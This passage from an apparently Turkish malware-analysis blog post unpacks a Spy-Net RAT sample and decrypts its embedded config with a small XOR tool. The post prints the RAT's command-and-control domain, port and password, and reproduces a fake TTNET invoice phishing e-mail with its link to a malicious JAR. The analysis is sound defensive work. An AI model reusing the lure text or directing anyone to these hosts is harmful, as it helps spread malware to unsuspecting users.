ettikten sonra (DecodedBase64.exe) Immunity Debugger hata ayıklama aracı (debugger) ile analiz etmeye başladım. Paketlenmiş olan bu dosyayı adım adım analiz ettikten sonra Visual Basic ile yazılmış başka bir yazılımı hafızada açtığını (unpack) gördüm. Statik analiz için OEP (original entry point) üzerinde programı hafızadan diske CHimpREC aracı ile DecodedBase64-_.exe adı altında kayıt (dump) ettim. Ardından bu yazılımı Malwr (cuckoo sandbox) sitesine yüklediğimde analizin başarısızlıkla sonuçlandığını gördüm.






Ardından bu yazılımın da (DecodedBase64-_.exe), UPX ile derlenmiş başka bir yazılımı hafızaya açtığını gördüm ve bunu hafızadan, diske _001A7000.exe adı altında kayıt edip, UPX ile açtım (unpack).

Immunity Debugger - DecodedBase64-_.exe - [CPU - main thread, module DecodedB]

Hex Workshop - [_001A7000.exe]

```
C:\WINDOWS\system32\cmd.exe
C:\DOCUME~1\ADMINI~1\Desktop\antivm>upx -d _001A7000.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.09w       Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 18th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    317888 <-    306112   96.30%    win32/pe     _001A7000.exe

Unpacked 1 file.

C:\DOCUME~1\ADMINI~1\Desktop\antivm>_
```

Statik analiz ile yazılım üzerindeki dizilerden bunun Spy-Net RAT olabileceğini düşündüm. Spy-Net RAT'i genel olarak analiz ettiğimde, istemcinin bağlanacağı sunucu adresi, şifre, sistem üzerinde çalışırken kullanacağı dosya adı gibi çeşitli bilgileri, oluşturulurken (server.exe oluşturma), 0xBC ile XOR'layarak ####@#### dizileri arasına kaydettiğini tespit ettim. Ardından Python ile bu parametreleri tespit edip, çözebilrn (XOR), Spy-Net Config Decrypter adı altında ufak bir araç hazırladım. Bu aracı, Spy-Net istemcisi (_001A7000.exe (klasik server.exe)) üzerinde çalıştırdığımda bana, bağlanacağı ip adresinden (microsoftupdatedns.redirectme.net:115), şifresine, sistem üzerinde kendini gizlemek için kullandığı dosya adına (ctfmon.exe) kadar tüm bilgileri verdi. IP adresini (81.6.76.156) kontrol ettiğim de ise yine Vodafone IP bloğuna ait olduğunu gördüm.

Hex Workshop - [_001A7000.exe]

XOR Operation

Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xAA (10101010 in binary) is 0x5A (01011010 in binary).

Operand
Treat Data As: 16 Bit Unsigned Short
Byte Ordering: Little Endian (e.g. Intel)
Value: BC
Decimal Hex

Apply On
Selection Entire File

OK Cancel Help

```
0000D520 65 36 34 00 00 ... 9 73 74 65 6D 00 00 81 53 79 73 49 6E 69 74 00 10 55 54 79 70 65 73 e64..KWindows...System...SysInit..UTypes
0000D548 00 10 2C 75 49 ... 5 6E 69 74 44 69 76 65 72 73 6F 73 00 1C 83 54 6C 48 65 6C 70 33 32 ..,uIE7_decode...UnitDiversos...TlHelp32
0000D570 00 00 67 55 6E ... 3 00 1C C0 77 63 72 79 70 74 32 00 10 4B 75 55 52 4C 48 69 73 74 6F ..gUnitServerUtils...wcrypt2..KuURLHisto
0000D598 72 79 00 10 73 ... 3 73 61 67 65 73 00 10 F6 43 72 79 70 74 41 70 69 00 10 AF 75 52 41 ry..sActiveX..3Messages...CryptApi...uRA
0000D5C0 53 52 65 61 64 ... F 72 64 73 00 10 C9 50 73 74 6F 72 65 63 6C 69 62 00 10 53 50 53 54 SReader...IEpasswords...Pstoreclib..SPST
0000D5E8 4F 52 45 43 4C ... 4 53 74 61 72 74 75 70 00 10 E9 55 6E 69 74 43 6F 6D 61 6E 64 6F 73 ORECLib_TLB..'unitStartup...UnitComandos
0000D610 00 00 A8 64 65 ... E 69 74 50 61 73 73 77 6F 72 64 73 00 00 AC 45 64 69 74 53 76 72 00 ...deleteUnit...UnitPasswords...EditSvr.
0000D638 00 99 55 6E 69 ... 0 55 55 6E 69 74 53 65 74 74 69 6E 67 73 00 00 52 55 6E 69 74 56 61 ..UnitInstalacao..UUnitSettings..RUnitVa
0000D660 72 69 61 76 65 ... 4 42 6F 78 00 00 30 55 6E 69 74 49 6E 6A 65 63 74 4C 69 62 72 61 72 riaveis..6UnitSandBox..0UnitInjectLibrar
0000D688 79 00 00 00 D1 ... 8 D9 D8 D2 CF 92 CE D9 D8 D5 CE D9 DF C8 D1 D9 92 D2 D9 C8 86 8D 8D y.....
0000D6B0 89 23 23 23 23 ... 3 23 23 20 23 23 23 23 23 40 23 23 23 23 23 20 23 23 23 23 23 40 23 23 23 23 .####@#### ####@#### ####@#### #####@####
0000D6D8 20 23 23 23 23 ... 3 23 23 20 23 23 23 23 23 40 23 23 23 23 23 20 23 23 23 23 23 40 23 23 23 23  ####@#### ####@#### ####@#### #####@####
0000D700 20 23 23 23 23 ... 3 23 23 20 23 23 23 23 23 40 23 23 23 23 23 20 23 23 23 23 23 40 23 23 23 23  ####@#### ####@#### ####@#### #####@####
0000D728 20 23 23 23 23 ... 3 23 23 20 23 23 23 23 23 40 23 23 23 23 23 20 23 23 23 23 23 40 23 23 23 23  ####@#### ####@#### ####@#### #####@####
0000D750 20 23 23 23 23 4D 23 23 23 23 2D 23 23 23 23 40 23 23 23 23 20 23 23 23 23 23 40 23 23 23 23 23 20 23 23 23 23 23 40 23 23 23 23  ####@#### ####@#### ####@#### #####@####
0000D778 6D 61 72 6D 61 72 61 23 23 23 23 40 23 23 23 23 6C 61 73 61 74 73 61 23 23 23 23 23 40 23 23 23 23 54 52 55 45 23 23 23 23 marmara####@####lasatsa####@####TRUE####
0000D7A0 40 23 23 23 23 8C 23 23 23 23 40 23 23 23 23 63 3A 5C 77 69 6E 64 6F 77 73 5C 63 72 79 70 74 6F 73 75 69 74 65 5C 23 23 @####.####@####c:\windows\cryptosuite\##
0000D7C8 23 23 40 23 23 23 23 20 23 23 23 23 40 23 23 23 23 63 66 74 6D 6F 6E 2E 65 78 65 23 23 23 23 40 23 23 23 23 C7 36 37 33 ##@#### ####@####cftmon.exe####@####.673
0000D7F0 37 44 51 53 36 2D 32 33 35 36 2D 48 30 33 38 2D 45 58 32 35 2D 4D 31 37 54 32 38 44 44 31 30 33 4F 7D 23 23 23 23 40 23 7DQS6-2356-H038-EX25-M17T28DD1030}####@#
0000D818 23 23 23 20 23 23 23 23 40 23 23 23 23 DF DA C8 D1 D3 D2 23 23 23 23 40 23 23 23 23 46 41 4C 53 45 23 23 23 23 40 23 23 ### ####@#####.....####@#####FALSE#####@##
0000D840 23 23 8A 88 23 23 23 23 40 23 23 23 23 8C 23 23 23 23 40 23 23 23 23 F9 CE CE D3 CE 23 23 23 23 40 23 23 23 23 EE C9 D2 ##..####@#####.#####@#####.....####@#####...
0000D868 9C E8 D5 D1 D9 9C FA DD D5 D0 D9 D8 92 9D 23 23 23 23 40 23 23 23 23 E8 EE E9 F9 23 23 23 23 40 23 23 23 23 E8 EE E9 F9 .....####@#####....#####@#####....
```

server1.exe server2.exe _001A7000...

offset: 55031 [0x0000D6F7]

| | |
|---|---|
| 8 BIT Signed Byte | 35 |
| 8 BIT Unsigned Byte | 35 |
| 16 BIT Signed Short | 8995 |
| 16 BIT Unsigned Short | 8995 |
| 32 BIT Signed Long | 589505315 |
| 32 BIT Unsigned Long | 589505315 |
| 64 BIT Signed Quad | 2531906173886735139 |
| 64 BIT Unsigned Quad | 2531906173886735139 |
| 32 BIT Float | 8.8436882e-018 |
| 64 BIT Double | 2.0088231e-139 |
| 64 BIT DATE | 00:00:00 30.12.1899 |
| 16 BIT DOS Date | 03.09.1997 |
| 16 BIT DOS Time | 04:25:06 |
| 64 BIT FILETIME | 23:03:08 16.04.9624 |
| 32 BIT time_t | 23:28:35 05.09.1988 |

Data Inspector | Structure Viewer

104 instances of '2323232340232323' found in _001A7000.exe

| Address | Length | Length |
|---|---|---|
| 0000D6F7 | 9 | 09 |
| 0000D701 | 9 | 09 |
| 0000D708 | 9 | 09 |
| 0000D715 | 9 | 09 |
| 0000D71F | 9 | 09 |
| 0000D729 | 9 | 09 |
| 0000D733 | 9 | 09 |
| 0000D73D | 9 | 09 |
| 0000D747 | 9 | 09 |
| 0000D751 | 9 | 09 |
| 0000D758 | 9 | 09 |
| 0000D765 | 9 | 09 |

Compare | Checksum | Find | Bookmarks | Output

Ready | Offset: 0000D6F7 | Value: 8995 | 317888 bytes | OVR | MOD | READ


C:\WINDOWS\system32\cmd.exe

```
==========================================================
Spy-Net v2.6 Config Decrypter [http://www.mertsarica.com]
==========================================================
[*] Spy-Net Server: microsoftupdatedns.redirectme.net:115
[*] Identification: marmara
[*] Password: lasatsa
[*] Parameters:
TRUE
c:\windows\cryptosuite\
cftmon.exe
{6737DQS6-2356-H038-EX25-M17T28DD1030}
cftmon
FALSE
64
Error
Run Time Failed.!
TRUE
TRUE
FALSE
ftp.server.com
./logs/
ftp_user
¬Ü.í||+ì
21
30
```

**81.6.76.156 domaininin (sitesinin) whois bilgileri :**

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '81.6.64.0 - 81.6.95.255'

inetnum:        81.6.64.0 - 81.6.95.255
netname:        Vodafone-Turkey-Customer-IP-Pools
descr:          Vodafone Turkey GPRS address pool
country:        TR
admin-c:        VT1712-RIPE
tech-c:         VT1712-RIPE
status:         ASSIGNED PA
mnt-by:         RTNET-MNT
mnt-lower:      RTNET-MNT
mnt-routes:     RTNET-MNT
source:         RIPE # Filtered

person:         VODAFONE TURKEY
address:        Vodafone Telekomunikasyon A.S.
address:        Vodafone Plaza Buyukdere Cad. No:251
address:        34398 Maslak, Istanbul
address:        TURKEY
phone:          +90 212 3670000
fax-no:         +90 212 3670010
nic-hdl:        VT1712-RIPE
abuse-mailbox:  abuse-tr@vodafone.com
remarks:        Vodafone Turkey IP Management Team
source:         RIPE # Filtered
mnt-by:         RTNET-MNT

% Information related to '81.6.64.0/19AS15897'

route:          81.6.64.0/19
descr:          Vodafone Turkey 3G Pool
origin:         AS15897
mnt-by:         RTNET-MNT
source:         RIPE # Filtered
```

Sıra bunun gerçekten Spy-Net RAT olup olmadığını teyit etmeye geldiğinde, sanal makineme 115. bağlantı noktasını dinleyen Spy-Net v2.6 sunucusu kurup, hosts dosyasına 127.0.0.1 microsoftupdatedns.redirectme.net satırını ekledim. Son olarak _001A7000.exe dosyasını çalıştırdığımda ise Spy-Net arabirimi üzerinden bağlantının başarıyla gerçekleştiğini gördüm ve bu sayede bunun Spy-Net zararlı yazılımı olduğunu teyit etmiş oldum.




Umarım herkes için faydalı bir analiz yazısı olmuştur. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Güncelleme: Art niyetli kişiler, 29.10.2013 tarihi itibariyle “ADSL fatura Son ödeme tarihi 29/10/2013 olan 23,00 TL tutarındaki güncel faturanız” başlıklı sahte e-posta gönderiyorlar. Bu e-postada yer alan bağlantı adresi (link) ziyaret edildiği takdirde www.lotusgrill.com.tr/tt.net.jar adresinden yukarıda analiz ettiğim benzer bir zararlı JAR dosyasını indiriliyor ve ardından microsoftupdatedns.redirectme.net adresine 112. bağlantı noktasından bağlanıyor.

From: info@ttnet.com.tr
Subject: ADSL fatura Son ödeme tarihi 29/10/2013 olan 23,00 TL tutarındaki güncel faturanız
Date: Tue, 29 Oct 2013 05:47:31 +0200

http://bit.ly/1ayCX54 -> http://www.lotusgrill.com.tr/tt.net.jar

**Sayın, TTNET ABONESİ**

Son ödeme tarihi **29/10/2013** olan **23,00 TL** tutarındaki güncel faturanıza buradan ulaşabilirsiniz.

E-Faturamı Görüntüle | Fatura Öde | Talimat Ver | Görüşme Detayları

**Faturanızı E-Fatura şeklinde almayı tercih ederek hem kendinize zaman ayırmayı hem de çocuklarımıza yeşil bir gelecek bırakmayı tercih ettiğiniz için teşekkür ederiz.**

**E-FATURA (ELEKTRONİK FATURA)**

**KULLANIMINDA DİKKAT EDİLECEK HUSUSLAR**

Türkiye genelinde e-fatura, Maliye Bakanlığı tarafından sadece elektronik fatura gönderme konusunda izin alan mükellefler tarafından gönderilebilir.

E-fatura gönderimine izin verilen mükellefler, Gelir İdaresi Başkanlığı tarafından http://www.efatura.gov.tr/ adresinde yayımlanmaktadır.

Faturada bulunan bilgilerin değiştirilmesini önlemek ve faturanın geldiği kaynağı doğrulamak amacıyla güvenli elektronik imza ile imzalanmış olması zorunluluğu bulunmaktadır. Bu nedenle, tarafınıza iletilen e-faturaların üzerinde yer alan elektronik imzanın doğrulanması, güvenliğiniz açısından önem arz etmektedir.

Adres: © Türk Telekomünikasyon A.Ş. Turgut Özal Bulvarı
06103 Aydınlıkevler, ANKARA

Faks: 0312 324 53 11